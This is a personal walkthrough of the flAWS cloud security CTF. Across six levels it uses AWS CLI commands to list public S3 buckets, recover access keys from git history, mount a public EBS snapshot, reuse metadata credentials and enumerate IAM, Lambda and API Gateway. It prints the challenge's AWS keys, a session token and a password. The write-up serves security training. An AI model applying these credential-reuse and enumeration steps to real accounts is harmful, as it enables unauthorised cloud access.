

# Cloud Security - flAWS Writeup

- Hrishit Joshi

## LEVEL 1

### Solution -

First, we run the host command on the URL given and get some IP addresses in return.

```
(kali㉿kali)-[~]
$ host flaws.cloud
flaws.cloud has address 52.92.176.131
flaws.cloud has address 52.218.221.42
flaws.cloud has address 52.92.210.155
flaws.cloud has address 52.92.212.227
flaws.cloud has address 52.92.130.171
flaws.cloud has address 52.92.193.43
flaws.cloud has address 52.92.148.243
flaws.cloud has address 52.218.178.10
```

Upon reverse DNS lookup for each of them, we see it pointing to an s3 bucket where the website is hosted. The region for the bucket is us-west-2.

```
(kali㉿kali)-[~]
$ host 52.92.210.155
155.210.92.52.in-addr.arpa domain name pointer s3-website-us-west-2.amazonaws.com.

(kali㉿kali)-[~]
$ host 52.218.221.42
42.221.218.52.in-addr.arpa domain name pointer s3-website-us-west-2.amazonaws.com.
```

The common naming format for s3 buckets is <domain>.s3.amazonaws.com.


For us, we would have *flaws.cloud.s3.amazonaws.com*

We are seeing the XML file associated with the domain. We see that it contains all the directories and files associated with the website. Now, we can try to access this information from the command line.

We will use the command

```
“aws s3 ls s3://flaws.cloud --region us-west-2
--no-sign-request”
```

We use the --region flag to specify the region and we add --no-sign-request for anonymous login.



```
--<ListBucketResult>
  <Name>flaws.cloud</Name>
  <Prefix>
  <Marker>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  --<Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"132e6fbab70a118c4e2dc03d71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  --<Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dee259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  --<Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"f65dc34663fb3aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  --<Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f01189cceaed3d3e7839da3af7000e"</ETag>
    <Size>3163</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  --<Contents>
```

This provided us with the directory listing of the website because it is just the content of the s3 bucket.

```
(kali@kali)-[~]
$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request
2017-03-13 23:00:38      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45      3162 index.html
2018-07-10 12:47:16    15979 logo.png
2017-02-26 20:59:28        46 robots.txt
2017-02-26 20:59:30     1051 secret-dd02c7c.html
```

Now we can manually go to secret-dd02c7c.html and see the content.



The URL for the Secret file is “<http://flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html>”

---

## LEVEL 2

### Solution -

The prompt for Level 2 mentions it is only slightly different than level one so we can proceed with the same methodology and see what challenge awaits us.

```
(kali@kali)-[~]
$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --region us-west-2 --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

We are met with the “access denied” when we try to access the s3 bucket contents. This means there is no anonymous access allowed.

Let’s try to configure our profile and see if we have access.

```
(kali@kali)-[~]
$ aws configure --profile hkj
AWS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]: us-west-2
Default output format [None]:
```

Now that we have configured the profile we can use that to see if we have access to the bucket. We use the following command.

`aws s3 ls --profile hkj s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --region us-west-2`

```
(kali@kali)-[~]
$ aws s3 ls --profile hkj s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --region us-west-2
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

We can see that it worked and we have a secret HTML file named “secret-e4443fc.html”



We see that we have found the secret file and the URL for it is

`http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html`

---

## LEVEL 3

### Solution -

We see here that we can access the bucket but we can't see the secret file for the level completion. We do see “.git”.

Command: `aws s3 ls --profile hkj s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --region us-west-2`

```
(kali@kali)-[~]
$ aws s3 ls --profile hkj s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --region us-west-2
PRE .git/
2017-02-26 19:14:33      123637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33         26 robots.txt
```

Because of the presence of the .git file, we can proceed with using some git commands to enumerate the bucket further. To do that we can download the contents of the s3 bucket using the sync command instead of ls.

Command: `aws s3 sync --profile hkj`

`s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ ./s3 --region us-west-2`

```
(kali@kali)-[~]
$ aws s3 sync --profile hkj s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ ./s3 --region us-west-2
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to s3/.git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to s3/.git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to s3/.git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to s3/.git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to s3/.git/hooks/applypatch-msg.sample
```

We can browse to the s3 directory where all the content should be downloaded and use the “git log” command

```
(kali@kali)-[~/s3]
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD → master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600

    first commit
```

We see that the first commit was a mistake and the user added something they should not have in the first commit. We can use the git checkout command to see the state of the bucket during the first commit.

```
(kali@kali)-[~/s3]
$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M index.html
Note: switching to 'f52ec03b227ea6094b04e43f475fb0126edb5a61'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

    git switch -c <new-branch-name>

Or undo this operation with:

    git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at f52ec03 first commit

(kali@kali)-[~/s3]
$ ls
access_keys.txt  authenticated_users.png  hint1.html  hint2.html  hint3.html  hint4.html  index.html  robots.txt
```

We see that we have revealed a file named access\_keys.txt.

```
(kali@kali)-[~/s3]
$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key OdNa7m+ bqUvF3Bn/qgSnPE1k8PqcBTTjqwP83Jys
```

Now that we have access to the access keys we can configure a profile named “flaws3” with the credentials found.

```
(kali㉿kali)-[~]
$ aws configure --profile flaws3
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]:
```

Now that we have a privileged profile we can leverage that to list all s3 buckets hosted by the user.

```
(kali㉿kali)-[~]
$ aws --profile flaws3 s3 ls
2020-06-25 13:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 19:06:07 config-bucket-975426262029
2020-06-27 06:46:15 flaws-logs
2020-06-27 06:46:15 flaws.cloud
2020-06-27 11:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 11:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 11:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 11:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 11:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 22:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

From here we can go to the level 4 URL and continue the challenge.

---

## LEVEL 4

### Solution -

First, we start with enumerating the access keys we use the command “aws --profile flaws3 sts get-caller-identity” and then we get the UserID Account number and Arn.

```
(kali㉿kali)-[~]
$ aws --profile flaws3 sts get-caller-identity
{
  "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
  "Account": "975426262029",
  "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

We use this information to enumerate snapshots associated with this user.

Command: “aws --profile flaws3 ec2 describe-snapshots --owner-id 975426262029”

```
(kali㉿kali)-[~]
$ aws --profile flaws3 ec2 describe-snapshots --owner-id 975426262029
{
  "Snapshots": [
    {
      "Description": "",
      "Encrypted": false,
      "OwnerId": "975426262029",
      "Progress": "100%",
      "SnapshotId": "snap-0b49342abd1bdc89",
      "StartTime": "2017-02-28T01:35:12.000Z",
      "State": "completed",
      "VolumeId": "vol-04f1c039bc13ea950",
      "VolumeSize": 8,
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard"
    }
  ]
}
```

After knowing this information we can create the volume on our AWS account and make an EC2 instance and launch it after connecting the snapshot to it.

```
(kali@kali)~$ aws --profile hkj ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89
{
  "AvailabilityZone": "us-west-2a",
  "CreateTime": "2022-11-02T20:59:14.000Z",
  "Encrypted": false,
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdc89",
  "State": "creating",
  "VolumeId": "vol-0646a4d38dedb2cb1",
  "Iops": 100,
  "Tags": [],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false
}
```

Now we can ssh into the ec2 server after using the .pem file which we downloaded at the time of making this server. 54.213.230.44 is the public IPv4 address of this ec2 instance.

```
(kali@kali)~$ ssh -i flaws.pem ubuntu@54.213.230.44
The authenticity of host '54.213.230.44 (54.213.230.44)' can't be established.
ED25519 key fingerprint is SHA256:fvmJTJjLoeh5EUPQ8Fav0qgli+0108fIIU3jokexI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.213.230.44' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1019-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Nov  2 21:27:30 UTC 2022

System load:  0.0732421875   Processes:    103
Usage of /:   19.6% of 7.57GB Users logged in:    0
Memory usage: 21%           IPv4 address for eth0: 172.31.17.26
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-17-26:~$
```

After mounting the required disk we go to the mount point. We know that the server running is an Nginx server, so we browse to /etc/nginx/ and find a .htpasswd file upon reading it; it looks like a username and a hashed password.

```
ubuntu@ip-172-31-17-26:/$ sudo mount /dev/xvde1 /mnt
ubuntu@ip-172-31-17-26:/$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
loop0       7:0      0  25.1M  1 loop /snap/amazon-ssm-agent/5656
loop1       7:1      0  55.6M  1 loop /snap/core18/2560
loop2       7:2      0  63.2M  1 loop /snap/core20/1623
loop3       7:3      0  103M   1 loop /snap/lxd/23541
loop4       7:4      0   47M   1 loop /snap/snapd/16292
xvda        202:0    0    8G   0 disk
├─xvda1     202:1    0   7.9G  0 part /
├─xvda14    202:14   0    4M   0 part
├─xvda15    202:15   0  106M  0 part /boot/efi
└─xvde      202:64   0    8G   0 disk
   └─xvde1   202:65   0    8G   0 part /mnt
ubuntu@ip-172-31-17-26:/$ cd /mnt
ubuntu@ip-172-31-17-26:/mnt$ ls
bin  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  tmp  var  vmlinuz.old
boot  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
ubuntu@ip-172-31-17-26:/mnt$ cd etc
ubuntu@ip-172-31-17-26:/mnt/etc$ cd nginx
ubuntu@ip-172-31-17-26:/mnt/etc/nginx$ ls
conf.d  fastcgi_params  koi-win  nginx.conf  scgi_params  sites-enabled  uwsgi_params
fastcgi.conf  koi-utf  mime.types  proxy_params  sites-available  snippets  win-utf
ubuntu@ip-172-31-17-26:/mnt/etc/nginx$ cat .htpasswd
flaws:$apr1$4ed/7TEL$cJnixIRA6P4H8JDvKVMku0
```

Let's check the setup file which would've created this file for the cracked password.

```
ubuntu@ip-172-31-17-26:/mnt/etc/nginx$ cd /mnt/home/ubuntu
ubuntu@ip-172-31-17-26:/mnt/home/ubuntu$ ls
meta-data  setupNginx.sh
ubuntu@ip-172-31-17-26:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8M
```

These are the credentials in the setupNginx.sh file.

USERNAME: flaws


PASSWORD: nCP8xigdjpyiXgJ7nJu7rw5Ro68iE8M

As the login attempt is successful we can see that the credentials are good.

---

## LEVEL 5

**Solution** - We start by analyzing the meta-data of the ec2 instance



We see we found another credential for aws and we can use the “aws configure --profile level 5” command to set it up to use for ourselves.

```
(kali@kali)-[~]
$ aws configure --profile level5
AWS Access Key ID [None]: ASIA6GG7PSQGR3YWYM4I
AWS Secret Access Key [None]: Z0uq7hQ3RaMbueiNyohx1l0U4bv7kwiQ5/76yAVP
Default region name [None]: us-west-2
Default output format [None]:
```

We also added the session token to the “~/.aws/credentials file”

```
[level5]
aws_access_key_id = ASIA6GG7PSQGR3YWYM4I
aws_secret_access_key = Z0uq7hQ3RaMbueiNyohx1l0U4bv7kwiQ5/76yAVP
aws_session_token = IQoJb3JpZ2LuX2VjEMf////////wEaCXvZLXdLc3QtMjHMEUCIQD1ZobKOzi/WLCjiyowXo1/PqBHJ0B1G01PM1eKxz2
```

Now we use the credentials and the session token found to list the s3 bucket of level 6.

```
(kali@kali)-[~]
$ aws s3 ls --profile level5 s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --region us-west-2
PRE ddcc78ff/
2017-02-26 21:11:07 871 index.html
```

We see that there is a directory named “/ddcc78ff”

---



## LEVEL 6

**Solution** - First we configure this user

```
(kali㉿kali)-[~]  
$ aws configure --profile level6  
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q3OBGA  
AWS Secret Access Key [None]: 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  
Default region name [None]: us-west-2  
Default output format [None]:
```

For further enumeration we use the following commands to get user and policy information.

```
(kali㉿kali)-[~]  
$ aws --profile level6 iam get-user  
{  
  "User": {  
    "Path": "/",  
    "UserName": "Level6",  
    "UserId": "AIDAIRMDOSCWGLCDWOG6A",  
    "Arn": "arn:aws:iam::975426262029:user/Level6",  
    "CreateDate": "2017-02-26T23:11:16Z"  
  }  
}  
  
(kali㉿kali)-[~]  
$ aws --profile level6 iam list-attached-user-policies --user-name Level6  
{  
  "AttachedPolicies": [  
    {  
      "PolicyName": "MySecurityAudit",  
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"  
    },  
    {  
      "PolicyName": "list_apigateways",  
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"  
    }  
  ]  
}
```

We can now use the policy ARNs to further enumerate the policy associated with this user.

```
(kali㉿kali)-[~]  
$ aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/MySecurityAudit  
{  
  "Policy": {  
    "PolicyName": "MySecurityAudit",  
    "PolicyId": "ANPAJCK5AS3ZZEILYVVC6",  
    "Arn": "arn:aws:iam::975426262029:policy/MySecurityAudit",  
    "Path": "/",  
    "DefaultVersionId": "v1",  
    "AttachmentCount": 1,  
    "PermissionsBoundaryUsageCount": 0,  
    "IsAttachable": true,  
    "Description": "Most of the security audit capabilities",  
    "CreateDate": "2019-03-03T16:42:45Z",  
    "UpdateDate": "2019-03-03T16:42:45Z",  
    "Tags": []  
  }  
}  
  
(kali㉿kali)-[~]  
$ aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways  
{  
  "Policy": {  
    "PolicyName": "list_apigateways",  
    "PolicyId": "ANPAIRLWTQMGKCSPTAIO",  
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",  
    "Path": "/",  
    "DefaultVersionId": "v4",  
    "AttachmentCount": 1,  
    "PermissionsBoundaryUsageCount": 0,  
    "IsAttachable": true,  
    "Description": "List apigateways",  
    "CreateDate": "2017-02-20T01:45:17Z",  
    "UpdateDate": "2017-02-20T01:48:17Z",  
    "Tags": []  
  }  
}
```



Now we list the functions associated with the profile and we only find one which can be seen in the picture below.

```
(kali㉿kali)-[~]
└─$ aws --profile level6 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "2iEjBytFbH91PXEM05R/B9DqOgZ70G/lqoBNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "98033dfd-defa-41a8-b820-1f20add9c77b",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      }
    }
  ]
}
```


Now we can list the policy associated with the function to know its capabilities

```
(kali㉿kali)-[~]
└─$ aws --profile level6 lambda get-policy --function-name Level6
{
  "Policy": "{\n\"Version\": \"2012-10-17\", \"Id\": \"default\", \"Statement\": [{\n\"Sid\": \"904610a93f593b76ad66ed6ed82c0a8b\", \"Effect\": \"Allow\", \"Principal\": {\n\"Service\": \"apigateway.amazonaws.com\"}, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:975426262029:function:Level6\", \"Condition\": {\n\"ArnLike\": {\n\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/*GET/Level6\"}}}}\", \"RevisionId\": \"98033dfd-defa-41a8-b820-1f20add9c77b\""}",
  "RevisionId": "98033dfd-defa-41a8-b820-1f20add9c77b"
}
```

As we look closely we see that we have access to the rest API ID which we can use to run the get-stages functionality of API gateway.

```
(kali㉿kali)-[~]
└─$ aws --profile level6 apigateway get-stages --rest-api-id "s33ppypa75"
{
  "item": [
    {
      "deploymentId": "8gp piv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": 1488155168,
      "lastUpdatedDate": 1488155168
    }
  ]
}
```

Now we have the stage name and the Id we can call the lambda function.



This URL is “*`https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6`*”

It tells us to go to another URL with “the end” in it.

That URL is “*`http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/`*”



---

THE END

---